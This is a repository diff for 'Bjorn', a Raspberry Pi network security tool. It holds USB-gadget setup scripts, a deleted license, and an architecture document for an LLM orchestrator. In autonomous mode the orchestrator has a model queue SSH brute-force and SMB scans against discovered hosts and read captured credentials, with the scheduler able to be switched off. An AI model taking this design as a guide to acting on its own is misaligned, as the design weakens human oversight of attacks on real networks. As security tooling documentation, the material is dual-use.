||||
```
|
||||
|
||||
|
||||
|
||||
##### 7.2: Port 8000 Killer Script
|
||||
|
||||
Create the script to free up port 8000:
|
||||
|
||||
```bash
|
||||
vi /home/bjorn/Bjorn/kill_port_8000.sh
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```bash
|
||||
#!/bin/bash
|
||||
PORT=8000
|
||||
PIDS=$(lsof -t -i:$PORT)
|
||||
|
||||
if [ -n "$PIDS" ]; then
|
||||
echo "Killing PIDs using port $PORT: $PIDS"
|
||||
kill -9 $PIDS
|
||||
fi
|
||||
```
|
||||
|
||||
Make the script executable:
|
||||
|
||||
```bash
|
||||
chmod +x /home/bjorn/Bjorn/kill_port_8000.sh
|
||||
```
|
||||
|
||||
|
||||
##### 7.3: USB Gadget Configuration
|
||||
|
||||
Modify `/boot/firmware/cmdline.txt`:
|
||||
|
||||
```bash
|
||||
sudo vi /boot/firmware/cmdline.txt
|
||||
```
|
||||
|
||||
Add the following right after `rootwait`:
|
||||
|
||||
```
|
||||
modules-load=dwc2,g_ether
|
||||
```
|
||||
|
||||
Modify `/boot/firmware/config.txt`:
|
||||
|
||||
```bash
|
||||
sudo vi /boot/firmware/config.txt
|
||||
```
|
||||
|
||||
Add at the end of the file:
|
||||
|
||||
```
|
||||
dtoverlay=dwc2
|
||||
```
|
||||
|
||||
Create the USB gadget script:
|
||||
|
||||
```bash
|
||||
sudo vi /usr/local/bin/usb-gadget.sh
|
||||
```
|
||||
|
||||
Add the following content:
|
||||
|
||||
```bash
|
||||
#!/bin/bash
|
||||
set -e
|
||||
|
||||
modprobe libcomposite
|
||||
cd /sys/kernel/config/usb_gadget/
|
||||
mkdir -p g1
|
||||
cd g1
|
||||
|
||||
echo 0x1d6b > idVendor
|
||||
echo 0x0104 > idProduct
|
||||
echo 0x0100 > bcdDevice
|
||||
echo 0x0200 > bcdUSB
|
||||
|
||||
mkdir -p strings/0x409
|
||||
echo "fedcba9876543210" > strings/0x409/serialnumber
|
||||
echo "Raspberry Pi" > strings/0x409/manufacturer
|
||||
echo "Pi Zero USB" > strings/0x409/product
|
||||
|
||||
mkdir -p configs/c.1/strings/0x409
|
||||
echo "Config 1: ECM network" > configs/c.1/strings/0x409/configuration
|
||||
echo 250 > configs/c.1/MaxPower
|
||||
|
||||
mkdir -p functions/ecm.usb0
|
||||
|
||||
# Check for existing symlink and remove if necessary
|
||||
if [ -L configs/c.1/ecm.usb0 ]; then
|
||||
rm configs/c.1/ecm.usb0
|
||||
fi
|
||||
ln -s functions/ecm.usb0 configs/c.1/
|
||||
|
||||
# Ensure the device is not busy before listing available USB device controllers
|
||||
max_retries=10
|
||||
retry_count=0
|
||||
|
||||
while ! ls /sys/class/udc > UDC 2>/dev/null; do
|
||||
if [ $retry_count -ge $max_retries ]; then
|
||||
echo "Error: Device or resource busy after $max_retries attempts."
|
||||
exit 1
|
||||
fi
|
||||
retry_count=$((retry_count + 1))
|
||||
sleep 1
|
||||
done
|
||||
|
||||
# Check if the usb0 interface is already configured
|
||||
if ! ip addr show usb0 | grep -q "172.20.2.1"; then
|
||||
ifconfig usb0 172.20.2.1 netmask 255.255.255.0
|
||||
else
|
||||
echo "Interface usb0 already configured."
|
||||
fi
|
||||
```
|
||||
|
||||
Make the script executable:
|
||||
|
||||
```bash
|
||||
sudo chmod +x /usr/local/bin/usb-gadget.sh
|
||||
```
|
||||
|
||||
Create the systemd service:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/systemd/system/usb-gadget.service
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```ini
|
||||
[Unit]
|
||||
Description=USB Gadget Service
|
||||
After=network.target
|
||||
|
||||
[Service]
|
||||
ExecStartPre=/sbin/modprobe libcomposite
|
||||
ExecStart=/usr/local/bin/usb-gadget.sh
|
||||
Type=simple
|
||||
RemainAfterExit=yes
|
||||
|
||||
[Install]
|
||||
WantedBy=multi-user.target
|
||||
```
|
||||
|
||||
Configure `usb0`:
|
||||
|
||||
```bash
|
||||
sudo vi /etc/network/interfaces
|
||||
```
|
||||
|
||||
Add:
|
||||
|
||||
```bash
|
||||
allow-hotplug usb0
|
||||
iface usb0 inet static
|
||||
address 172.20.2.1
|
||||
netmask 255.255.255.0
|
||||
```
|
||||
|
||||
Reload the services:
|
||||
|
||||
```bash
|
||||
sudo systemctl daemon-reload
|
||||
sudo systemctl enable systemd-networkd
|
||||
sudo systemctl enable usb-gadget
|
||||
sudo systemctl start systemd-networkd
|
||||
sudo systemctl start usb-gadget
|
||||
```
|
||||
|
||||
You must reboot to be able to use it as a USB gadget (with ip)
|
||||
###### Windows PC Configuration
|
||||
|
||||
Set the static IP address on your Windows PC:
|
||||
|
||||
- **IP Address**: `172.20.2.2`
|
||||
- **Subnet Mask**: `255.255.255.0`
|
||||
- **Default Gateway**: `172.20.2.1`
|
||||
- **DNS Servers**: `8.8.8.8`, `8.8.4.4`
|
||||
|
||||
---
|
||||
|
||||
## 📜 License
|
||||
|
||||
2024 - Bjorn is distributed under the MIT License. For more details, please refer to the [LICENSE](LICENSE) file included in this repository.
|
||||
21
LICENSE
@@ -1,21 +0,0 @@
|
||||
MIT License
|
||||
|
||||
Copyright (c) 2024 infinition
|
||||
|
||||
Permission is hereby granted, free of charge, to any person obtaining a copy
|
||||
of this software and associated documentation files (the "Software"), to deal
|
||||
in the Software without restriction, including without limitation the rights
|
||||
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
|
||||
copies of the Software, and to permit persons to whom the Software is
|
||||
furnished to do so, subject to the following conditions:
|
||||
|
||||
The above copyright notice and this permission notice shall be included in all
|
||||
copies or substantial portions of the Software.
|
||||
|
||||
THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
|
||||
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
|
||||
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
|
||||
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
|
||||
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
|
||||
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
|
||||
SOFTWARE.
|
||||
916
LLM_MCP_ARCHITECTURE.md
Normal file
@@ -0,0 +1,916 @@
|
||||
# BJORN — LLM Bridge, MCP Server & LLM Orchestrator
|
||||
## Complete architecture, operation, commands, fallbacks
|
||||
|
||||
---
|
||||
|
||||
## Table of contents
|
||||
|
||||
1. [Overview](#1-overview)
|
||||
2. [Created / modified files](#2-created--modified-files)
|
||||
3. [LLM Bridge (`llm_bridge.py`)](#3-llm-bridge-llm_bridgepy)
|
||||
4. [MCP Server (`mcp_server.py`)](#4-mcp-server-mcp_serverpy)
|
||||
5. [LLM Orchestrator (`llm_orchestrator.py`)](#5-llm-orchestrator-llm_orchestratorpy)
|
||||
6. [Orchestrator & Scheduler integration](#6-orchestrator--scheduler-integration)
|
||||
7. [Web Utils LLM (`web_utils/llm_utils.py`)](#7-web-utils-llm-web_utilsllm_utilspy)
|
||||
8. [EPD comment integration (`comment.py`)](#8-epd-comment-integration-commentpy)
|
||||
9. [Configuration (`shared.py`)](#9-configuration-sharedpy)
|
||||
10. [HTTP Routes (`webapp.py`)](#10-http-routes-webapppy)
|
||||
11. [Web interfaces](#11-web-interfaces)
|
||||
12. [Startup (`Bjorn.py`)](#12-startup-bjornpy)
|
||||
13. [LaRuche / LAND Protocol compatibility](#13-laruche--land-protocol-compatibility)
|
||||
14. [Optional dependencies](#14-optional-dependencies)
|
||||
15. [Quick activation & configuration](#15-quick-activation--configuration)
|
||||
16. [Complete API endpoint reference](#16-complete-api-endpoint-reference)
|
||||
17. [Queue priority system](#17-queue-priority-system)
|
||||
18. [Fallbacks & graceful degradation](#18-fallbacks--graceful-degradation)
|
||||
19. [Call sequences](#19-call-sequences)
|
||||
|
||||
---
|
||||
|
||||
## 1. Overview
|
||||
|
||||
```
|
||||
┌─────────────────────────────────────────────────────────────────────┐
|
||||
│ BJORN (RPi) │
|
||||
│ │
|
||||
│ ┌─────────────┐ ┌──────────────────┐ ┌─────────────────────┐ │
|
||||
│ │ Core BJORN │ │ MCP Server │ │ Web UI │ │
|
||||
│ │ (unchanged) │ │ (mcp_server.py) │ │ /chat.html │ │
|
||||
│ │ │ │ 7 exposed tools │ │ /mcp-config.html │ │
|
||||
│ │ comment.py │ │ HTTP SSE / stdio │ │ ↳ Orch Log button │ │
|
||||
│ │ ↕ LLM hook │ │ │ │ │ │
|
||||
│ └──────┬──────┘ └────────┬─────────┘ └──────────┬──────────┘ │
|
||||
│ └─────────────────────────────────────────────┘ │
|
||||
│ │ │
|
||||
│ ┌──────────────────────────▼─────────────────────────────────┐ │
|
||||
│ │ LLM Bridge (llm_bridge.py) │ │
|
||||
│ │ Singleton · Thread-safe │ │
|
||||
│ │ │ │
|
||||
│ │ Automatic cascade: │ │
|
||||
│ │ 1. LaRuche node (LAND/mDNS → HTTP POST /infer) │ │
|
||||
│ │ 2. Local Ollama (HTTP POST /api/chat) │ │
|
||||
│ │ 3. External API (Anthropic / OpenAI / OpenRouter) │ │
|
||||
│ │ 4. None (→ fallback templates in comment.py) │ │
|
||||
│ │ │ │
|
||||
│ │ Agentic tool-calling loop (stop_reason=tool_use, ≤6 turns) │ │
|
||||
│ │ _BJORN_TOOLS: 7 tools in Anthropic format │ │
|
||||
│ └─────────────────────────────────────────────────────────────┘ │
|
||||
│ │ │
|
||||
│ ┌──────────────────────────▼─────────────────────────────────┐ │
|
||||
│ │ LLM Orchestrator (llm_orchestrator.py) │ │
|
||||
│ │ │ │
|
||||
│ │ mode = none → LLM has no role in scheduling │ │
|
||||
│ │ mode = advisor → LLM suggests 1 action/cycle (prio 85) │ │
|
||||
│ │ mode = autonomous→ own thread, loop + tools (prio 82) │ │
|
||||
│ │ │ │
|
||||
│ │ Fingerprint (hosts↑, vulns↑, creds↑, queue_id↑) │ │
|
||||
│ │ → skip LLM if nothing new (token savings) │ │
|
||||
│ └─────────────────────────────────────────────────────────────┘ │
|
||||
│ │ │
|
||||
│ ┌──────────────────────────▼─────────────────────────────────┐ │
|
||||
│ │ Action Queue (SQLite) │ │
|
||||
│ │ scheduler=40 normal=50 MCP=80 autonomous=82 advisor=85│ │
|
||||
│ └─────────────────────────────────────────────────────────────┘ │
|
||||
└─────────────────────────────────────────────────────────────────────┘
|
||||
↕ mDNS _ai-inference._tcp.local. (zeroconf)
|
||||
┌──────────────────────────────────────────┐
|
||||
│ LaRuche Swarm (LAN) │
|
||||
│ Node A → Mistral 7B :8419 │
|
||||
│ Node B → DeepSeek Coder :8419 │
|
||||
│ Node C → Phi-3 Mini :8419 │
|
||||
└──────────────────────────────────────────┘
|
||||
```
|
||||
|
||||
**Design principles:**
|
||||
- Everything is **disabled by default** — zero impact if not configured
|
||||
- All dependencies are **optional** — silent import if missing
|
||||
- **Systematic fallback** at every level — Bjorn never crashes because of the LLM
|
||||
- The bridge is a **singleton** — one instance per process, thread-safe
|
||||
- EPD comments preserve their **exact original behaviour** if LLM is disabled
|
||||
- The LLM is the **brain** (decides what to do), the orchestrator is the **arms** (executes)
|
||||
|
||||
---
|
||||
|
||||
## 2. Created / modified files
|
||||
|
||||
### Created files
|
||||
|
||||
| File | Approx. size | Role |
|
||||
|------|-------------|------|
|
||||
| `llm_bridge.py` | ~450 lines | LLM Singleton — backend cascade + agentic tool-calling loop |
|
||||
| `mcp_server.py` | ~280 lines | FastMCP MCP Server — 7 Bjorn tools |
|
||||
| `web_utils/llm_utils.py` | ~220 lines | LLM/MCP HTTP endpoints (web_utils pattern) |
|
||||
| `llm_orchestrator.py` | ~410 lines | LLM Orchestrator — advisor & autonomous modes |
|
||||
| `web/chat.html` | ~300 lines | Chat interface + Orch Log button |
|
||||
| `web/mcp-config.html` | ~400 lines | LLM & MCP configuration page |
|
||||
|
||||
### Modified files
|
||||
|
||||
| File | What changed |
|
||||
|------|-------------|
|
||||
| `shared.py` | +45 config keys (LLM bridge, MCP, orchestrator) |
|
||||
| `comment.py` | LLM hook in `get_comment()` — 12 lines added |
|
||||
| `utils.py` | +1 entry in lazy WebUtils registry: `"llm_utils"` |
|
||||
| `webapp.py` | +9 GET/POST routes in `_register_routes_once()` |
|
||||
| `Bjorn.py` | LLM Bridge warm-up + conditional MCP server start |
|
||||
| `orchestrator.py` | +`LLMOrchestrator` lifecycle + advisor call in background tasks |
|
||||
| `action_scheduler.py` | +skip scheduler if LLM autonomous only (`llm_orchestrator_skip_scheduler`) |
|
||||
| `requirements.txt` | +3 comment lines (optional dependencies documented) |
|
||||
|
||||
---
|
||||
|
||||
## 3. LLM Bridge (`llm_bridge.py`)
|
||||
|
||||
### Internal architecture
|
||||
|
||||
```
|
||||
LLMBridge (Singleton)
|
||||
├── __init__() Initialises singleton, launches LaRuche discovery
|
||||
├── complete() Main API — cascades all backends
|
||||
│ └── tools=None/[...] Optional param to enable tool-calling
|
||||
├── generate_comment() Generates a short EPD comment (≤80 tokens)
|
||||
├── chat() Stateful chat with per-session history
|
||||
│ └── tools=_BJORN_TOOLS if llm_chat_tools_enabled=True
|
||||
├── clear_history() Clears a session's history
|
||||
├── status() Returns bridge state (for the UI)
|
||||
│
|
||||
├── _start_laruche_discovery() Starts mDNS thread in background
|
||||
├── _discover_laruche_mdns() Listens to _ai-inference._tcp.local. continuously
|
||||
│
|
||||
├── _call_laruche() Backend 1 — POST http://[node]:8419/infer
|
||||
├── _call_ollama() Backend 2 — POST http://localhost:11434/api/chat
|
||||
├── _call_anthropic() Backend 3a — POST api.anthropic.com + AGENTIC LOOP
|
||||
│ └── loop ≤6 turns: send → tool_use → execute → feed result → repeat
|
||||
├── _call_openai_compat() Backend 3b — POST [base_url]/v1/chat/completions
|
||||
│
|
||||
├── _execute_tool(name, inputs) Dispatches to mcp_server._impl_*
|
||||
│ └── gate: checks mcp_allowed_tools before executing
|
||||
│
|
||||
└── _build_system_prompt() Builds system prompt with live Bjorn context
|
||||
|
||||
_BJORN_TOOLS : List[Dict] Anthropic-format definitions for the 7 MCP tools
|
||||
```
|
||||
|
||||
### _BJORN_TOOLS — full list
|
||||
|
||||
```python
|
||||
_BJORN_TOOLS = [
|
||||
{"name": "get_hosts", "description": "...", "input_schema": {...}},
|
||||
{"name": "get_vulnerabilities", ...},
|
||||
{"name": "get_credentials", ...},
|
||||
{"name": "get_action_history", ...},
|
||||
{"name": "get_status", ...},
|
||||
{"name": "run_action", ...}, # gated by mcp_allowed_tools
|
||||
{"name": "query_db", ...}, # SELECT only
|
||||
]
|
||||
```
|
||||
|
||||
### Backend cascade
|
||||
|
||||
```
|
||||
llm_backend = "auto" → LaRuche → Ollama → API → None
|
||||
llm_backend = "laruche" → LaRuche only
|
||||
llm_backend = "ollama" → Ollama only
|
||||
llm_backend = "api" → External API only
|
||||
```
|
||||
|
||||
At each step, if a backend fails (timeout, network error, missing model), the next one is tried **silently**. If all fail, `complete()` returns `None`.
|
||||
|
||||
### Agentic tool-calling loop (`_call_anthropic`)
|
||||
|
||||
When `tools` is passed to `complete()`, the Anthropic backend enters agentic mode:
|
||||
|
||||
```
|
||||
_call_anthropic(messages, system, tools, max_tokens, timeout)
|
||||
│
|
||||
├─ POST /v1/messages {tools: [...]}
|
||||
│
|
||||
├─ [stop_reason = "tool_use"]
|
||||
│ for each tool_use block:
|
||||
│ result = _execute_tool(name, inputs)
|
||||
│ append {role: "tool", tool_use_id: ..., content: result}
|
||||
│ POST /v1/messages [messages + tool results] ← next turn
|
||||
│
|
||||
└─ [stop_reason = "end_turn"] → returns final text
|
||||
[≥6 turns] → returns partial text + warning
|
||||
```
|
||||
|
||||
`_execute_tool()` dispatches directly to `mcp_server._impl_*` (no network), checking `mcp_allowed_tools` for `run_action`.
|
||||
|
||||
### Tool-calling in chat (`chat()`)
|
||||
|
||||
If `llm_chat_tools_enabled = True`, the chat passes `tools=_BJORN_TOOLS` to the backend, letting the LLM answer with real-time data (hosts, vulns, creds…) rather than relying only on its training knowledge.
|
||||
|
||||
### Chat history
|
||||
|
||||
- Each session has its own history (key = `session_id`)
|
||||
- Special session `"llm_orchestrator"`: contains the autonomous orchestrator's reasoning
|
||||
- Max size configurable: `llm_chat_history_size` (default: 20 messages)
|
||||
- History is **in-memory only** — not persisted across restarts
|
||||
- Thread-safe via `_hist_lock`
|
||||
|
||||
---
|
||||
|
||||
## 4. MCP Server (`mcp_server.py`)
|
||||
|
||||
### What is MCP?
|
||||
|
||||
The **Model Context Protocol** (Anthropic) is an open-source protocol that lets AI agents (Claude Desktop, custom agents, etc.) use external tools via a standardised interface.
|
||||
|
||||
By enabling Bjorn's MCP server, **any MCP client can query and control Bjorn** — without knowing the internal DB structure.
|
||||
|
||||
### Exposed tools
|
||||
|
||||
| Tool | Arguments | Description |
|
||||
|------|-----------|-------------|
|
||||
| `get_hosts` | `alive_only: bool = True` | Returns discovered hosts (IP, MAC, hostname, OS, ports) |
|
||||
| `get_vulnerabilities` | `host_ip: str = ""`, `limit: int = 100` | Returns discovered CVE vulnerabilities |
|
||||
| `get_credentials` | `service: str = ""`, `limit: int = 100` | Returns captured credentials (SSH, FTP, SMB…) |
|
||||
| `get_action_history` | `limit: int = 50`, `action_name: str = ""` | History of executed actions |
|
||||
| `get_status` | *(none)* | Real-time state: mode, active action, counters |
|
||||
| `run_action` | `action_name: str`, `target_ip: str`, `target_mac: str = ""` | Queues a Bjorn action (MCP priority = 80) |
|
||||
| `query_db` | `sql: str`, `params: str = "[]"` | Free SELECT against the SQLite DB (read-only) |
|
||||
|
||||
**Security:** each tool checks `mcp_allowed_tools` — unlisted tools return a clean error. `query_db` rejects anything that is not a `SELECT`.
|
||||
|
||||
### `_impl_run_action` — priority detail
|
||||
|
||||
```python
|
||||
_MCP_PRIORITY = 80 # > scheduler(40) > normal(50)
|
||||
|
||||
sd.db.queue_action(
|
||||
action_name=action_name,
|
||||
mac=mac, # resolved from hosts WHERE ip=? if not supplied
|
||||
ip=target_ip,
|
||||
priority=_MCP_PRIORITY,
|
||||
trigger="mcp",
|
||||
metadata={"decision_method": "mcp", "decision_origin": "mcp"},
|
||||
)
|
||||
sd.queue_event.set() # wakes the orchestrator immediately
|
||||
```
|
||||
|
||||
### Available transports
|
||||
|
||||
| Transport | Config | Usage |
|
||||
|-----------|--------|-------|
|
||||
| `http` (default) | `mcp_transport: "http"`, `mcp_port: 8765` | Accessible from any MCP client on LAN via SSE |
|
||||
| `stdio` | `mcp_transport: "stdio"` | Claude Desktop, CLI agents |
|
||||
|
||||
---
|
||||
|
||||
## 5. LLM Orchestrator (`llm_orchestrator.py`)
|
||||
|
||||
The LLM Orchestrator transforms Bjorn from a scriptable tool into an autonomous agent. It is **completely optional and disableable** via `llm_orchestrator_mode = "none"`.
|
||||
|
||||
### Operating modes
|
||||
|
||||
| Mode | Config value | Operation |
|
||||
|------|-------------|-----------|
|
||||
| Disabled | `"none"` (default) | LLM plays no role in planning |
|
||||
| Advisor | `"advisor"` | LLM consulted periodically, suggests 1 action |
|
||||
| Autonomous | `"autonomous"` | Own thread, LLM observes + plans with tools |
|
||||
|
||||
### Internal architecture
|
||||
|
||||
```
|
||||
LLMOrchestrator
|
||||
├── start() Starts autonomous thread if mode=autonomous
|
||||
├── stop() Stops thread (join 15s max)
|
||||
├── restart_if_mode_changed() Called from orchestrator.run() each iteration
|
||||
├── is_active() True if autonomous thread is alive
|
||||
│
|
||||
├── [ADVISOR MODE]
|
||||
│ advise() → called from orchestrator._process_background_tasks()
|
||||
│ ├── _build_snapshot() → compact dict (hosts, vulns, creds, queue)
|
||||
│ ├── LLMBridge().complete(prompt, system)
|
||||
│ └── _apply_advisor_response(raw, allowed)
|
||||
│ ├── parse JSON {"action": str, "target_ip": str, "reason": str}
|
||||
│ ├── validate action ∈ allowed
|
||||
│ └── db.queue_action(priority=85, trigger="llm_advisor")
|
||||
│
|
||||
└── [AUTONOMOUS MODE]
|
||||
_autonomous_loop() Thread "LLMOrchestrator" (daemon)
|
||||
└── loop:
|
||||
_compute_fingerprint() → (hosts, vulns, creds, max_queue_id)
|
||||
_has_actionable_change() → skip if nothing increased
|
||||
_run_autonomous_cycle()
|
||||
├── filter tools: read-only always + run_action if in allowed
|
||||
├── LLMBridge().complete(prompt, system, tools=[...])
|
||||
│ └── _call_anthropic() agentic loop
|
||||
│ → LLM calls run_action via tools
|
||||
│ → _execute_tool → _impl_run_action → queue
|
||||
└── if llm_orchestrator_log_reasoning=True:
|
||||
logger.info("[LLM_ORCH_REASONING]...")
|
||||
_push_to_chat() → "llm_orchestrator" session in LLMBridge
|
||||
sleep(llm_orchestrator_interval_s)
|
||||
```
|
||||
|
||||
### Fingerprint and smart skip
|
||||
|
||||
```python
|
||||
def _compute_fingerprint(self) -> tuple:
|
||||
# (host_count, vuln_count, cred_count, max_completed_queue_id)
|
||||
return (hosts, vulns, creds, last_id)
|
||||
|
||||
def _has_actionable_change(self, fp: tuple) -> bool:
|
||||
if self._last_fingerprint is None:
|
||||
return True # first cycle always runs
|
||||
# Triggers ONLY if something INCREASED
|
||||
# hosts going offline → not actionable
|
||||
return any(fp[i] > self._last_fingerprint[i] for i in range(len(fp)))
|
||||
```
|
||||
|
||||
**Token savings:** if `llm_orchestrator_skip_if_no_change = True` (default), the LLM cycle is skipped if no new hosts/vulns/creds and no action completed since the last cycle.
|
||||
|
||||
### LLM priorities vs queue
|
||||
|
||||
```python
|
||||
_ADVISOR_PRIORITY = 85 # advisor > MCP(80) > normal(50) > scheduler(40)
|
||||
_AUTONOMOUS_PRIORITY = 82 # autonomous slightly below advisor
|
||||
```
|
||||
|
||||
### Autonomous system prompt — example
|
||||
|
||||
```
|
||||
"You are Bjorn's autonomous orchestrator, running on a Raspberry Pi network security tool.
|
||||
Current state: 12 hosts discovered, 3 vulnerabilities, 1 credentials.
|
||||
Operation mode: ATTACK. Hard limit: at most 3 run_action calls per cycle.
|
||||
Only these action names may be queued: NmapScan, SSHBruteforce, SMBScan.
|
||||
Strategy: prioritise unexplored services, hosts with high port counts, and hosts with no recent scans.
|
||||
Do not queue duplicate actions already pending or recently successful.
|
||||
Use Norse references occasionally. Be terse and tactical."
|
||||
```
|
||||
|
||||
### Advisor response format
|
||||
|
||||
```json
|
||||
// Action recommended:
|
||||
{"action": "NmapScan", "target_ip": "192.168.1.42", "reason": "unexplored host, 0 open ports known"}
|
||||
|
||||
// Nothing to do:
|
||||
{"action": null}
|
||||
```
|
||||
|
||||
### Reasoning log
|
||||
|
||||
When `llm_orchestrator_log_reasoning = True`:
|
||||
- Full reasoning is logged via `logger.info("[LLM_ORCH_REASONING]...")`
|
||||
- It is also injected into the `"llm_orchestrator"` session in `LLMBridge._chat_histories`
|
||||
- Viewable in real time in `chat.html` via the **Orch Log** button
|
||||
|
||||
---
|
||||
|
||||
## 6. Orchestrator & Scheduler integration
|
||||
|
||||
### `orchestrator.py`
|
||||
|
||||
```python
|
||||
# __init__
|
||||
self.llm_orchestrator = None
|
||||
self._init_llm_orchestrator()
|
||||
|
||||
# _init_llm_orchestrator()
|
||||
if shared_data.config.get("llm_enabled") and shared_data.config.get("llm_orchestrator_mode") != "none":
|
||||
from llm_orchestrator import LLMOrchestrator
|
||||
self.llm_orchestrator = LLMOrchestrator(shared_data)
|
||||
self.llm_orchestrator.start()
|
||||
|
||||
# run() — each iteration
|
||||
self._sync_llm_orchestrator() # starts/stops thread according to runtime config
|
||||
|
||||
# _process_background_tasks()
|
||||
if self.llm_orchestrator and mode == "advisor":
|
||||
self.llm_orchestrator.advise()
|
||||
```
|
||||
|
||||
### `action_scheduler.py` — skip option
|
||||
|
||||
```python
|
||||
# In run(), each iteration:
|
||||
_llm_skip = bool(
|
||||
shared_data.config.get("llm_orchestrator_skip_scheduler", False)
|
||||
and shared_data.config.get("llm_orchestrator_mode") == "autonomous"
|
||||
and shared_data.config.get("llm_enabled", False)
|
||||
)
|
||||
|
||||
if not _llm_skip:
|
||||
self._publish_all_upcoming() # step 2: publish due actions
|
||||
self._evaluate_global_actions() # step 3: global evaluation
|
||||
self.evaluate_all_triggers() # step 4: per-host triggers
|
||||
# Steps 1 (promote due) and 5 (cleanup/priorities) always run
|
||||
```
|
||||
|
||||
When `llm_orchestrator_skip_scheduler = True` + `mode = autonomous` + `llm_enabled = True`:
|
||||
- The scheduler no longer publishes automatic actions (no more `B_require`, `B_trigger`, etc.)
|
||||
- The autonomous LLM becomes **sole master of the queue**
|
||||
- Queue hygiene (promotions, cleanup) remains active
|
||||
|
||||
---
|
||||
|
||||
## 7. Web Utils LLM (`web_utils/llm_utils.py`)
|
||||
|
||||
Follows the exact **same pattern** as all other `web_utils` (constructor `__init__(self, shared_data)`, methods called by `webapp.py`).
|
||||
|
||||
### Methods
|
||||
|
||||
| Method | Type | Description |
|
||||
|--------|------|-------------|
|
||||
| `get_llm_status(handler)` | GET | LLM bridge state (active backend, LaRuche URL…) |
|
||||
| `get_llm_config(handler)` | GET | Current LLM config (api_key masked) |
|
||||
| `get_llm_reasoning(handler)` | GET | `llm_orchestrator` session history (reasoning log) |
|
||||
| `handle_chat(data)` | POST | Sends a message, returns LLM response |
|
||||
| `clear_chat_history(data)` | POST | Clears a session's history |
|
||||
| `get_mcp_status(handler)` | GET | MCP server state (running, port, transport) |
|
||||
| `toggle_mcp(data)` | POST | Enables/disables MCP server + saves config |
|
||||
| `save_mcp_config(data)` | POST | Saves MCP config (tools, port, transport) |
|
||||
| `save_llm_config(data)` | POST | Saves LLM config (all parameters) |
|
||||
|
||||
---
|
||||
|
||||
## 8. EPD comment integration (`comment.py`)
|
||||
|
||||
### Behaviour before modification
|
||||
|
||||
```
|
||||
get_comment(status, lang, params)
|
||||
└── if delay elapsed OR status changed
|
||||
└── _pick_text(status, lang, params) ← SQLite DB
|
||||
└── returns weighted text
|
||||
```
|
||||
|
||||
### Behaviour after modification
|
||||
|
||||
```
|
||||
get_comment(status, lang, params)
|
||||
└── if delay elapsed OR status changed
|
||||
│
|
||||
├── [if llm_comments_enabled = True]
|
||||
│ └── LLMBridge().generate_comment(status, params)
|
||||
│ ├── success → LLM text (≤12 words, ~8s max)
|
||||
│ └── failure/timeout → text = None
|
||||
│
|
||||
└── [if text = None] ← SYSTEMATIC FALLBACK
|
||||
└── _pick_text(status, lang, params) ← original behaviour
|
||||
└── returns weighted DB text
|
||||
```
|
||||
|
||||
**Original behaviour preserved 100% if LLM disabled or failing.**
|
||||
|
||||
---
|
||||
|
||||
## 9. Configuration (`shared.py`)
|
||||
|
||||
### LLM Bridge section (`__title_llm__`)
|
||||
|
||||
| Key | Default | Type | Description |
|
||||
|-----|---------|------|-------------|
|
||||
| `llm_enabled` | `False` | bool | **Master toggle** — activates the entire bridge |
|
||||
| `llm_comments_enabled` | `False` | bool | Use LLM for EPD comments |
|
||||
| `llm_chat_enabled` | `True` | bool | Enable /chat.html interface |
|
||||
| `llm_chat_tools_enabled` | `False` | bool | Enable tool-calling in web chat |
|
||||
| `llm_backend` | `"auto"` | str | `auto` \| `laruche` \| `ollama` \| `api` |
|
||||
| `llm_laruche_discovery` | `True` | bool | Auto-discover LaRuche nodes via mDNS |
|
||||
| `llm_laruche_url` | `""` | str | Manual LaRuche URL (overrides discovery) |
|
||||
| `llm_ollama_url` | `"http://127.0.0.1:11434"` | str | Local Ollama URL |
|
||||
| `llm_ollama_model` | `"phi3:mini"` | str | Ollama model to use |
|
||||
| `llm_api_provider` | `"anthropic"` | str | `anthropic` \| `openai` \| `openrouter` |
|
||||
| `llm_api_key` | `""` | str | API key (masked in UI) |
|
||||
| `llm_api_model` | `"claude-haiku-4-5-20251001"` | str | External API model |
|
||||
| `llm_api_base_url` | `""` | str | Custom base URL (OpenRouter, proxy…) |
|
||||
| `llm_timeout_s` | `30` | int | Global LLM call timeout (seconds) |
|
||||
| `llm_max_tokens` | `500` | int | Max tokens for chat |
|
||||
| `llm_comment_max_tokens` | `80` | int | Max tokens for EPD comments |
|
||||
| `llm_chat_history_size` | `20` | int | Max messages per chat session |
|
||||
|
||||
### MCP Server section (`__title_mcp__`)
|
||||
|
||||
| Key | Default | Type | Description |
|
||||
|-----|---------|------|-------------|
|
||||
| `mcp_enabled` | `False` | bool | Enable MCP server |
|
||||
| `mcp_transport` | `"http"` | str | `http` (SSE) \| `stdio` |
|
||||
| `mcp_port` | `8765` | int | HTTP SSE port |
|
||||
| `mcp_allowed_tools` | `[all]` | list | List of authorised MCP tools |
|
||||
|
||||
### LLM Orchestrator section (`__title_llm_orch__`)
|
||||
|
||||
| Key | Default | Type | Description |
|
||||
|-----|---------|------|-------------|
|
||||
| `llm_orchestrator_mode` | `"none"` | str | `none` \| `advisor` \| `autonomous` |
|
||||
| `llm_orchestrator_interval_s` | `60` | int | Delay between autonomous cycles (min 30s) |
|
||||
| `llm_orchestrator_max_actions` | `3` | int | Max actions per autonomous cycle |
|
||||
| `llm_orchestrator_allowed_actions` | `[]` | list | Actions the LLM may queue (empty = mcp_allowed_tools) |
|
||||
| `llm_orchestrator_skip_scheduler` | `False` | bool | Disable scheduler when autonomous is active |
|
||||
| `llm_orchestrator_skip_if_no_change` | `True` | bool | Skip cycle if fingerprint unchanged |
|
||||
| `llm_orchestrator_log_reasoning` | `False` | bool | Log full LLM reasoning |
|
||||
|
||||
---
|
||||
|
||||
## 10. HTTP Routes (`webapp.py`)
|
||||
|
||||
### GET routes
|
||||
|
||||
| Route | Handler | Description |
|
||||
|-------|---------|-------------|
|
||||
| `GET /api/llm/status` | `llm_utils.get_llm_status` | LLM bridge state |
|
||||
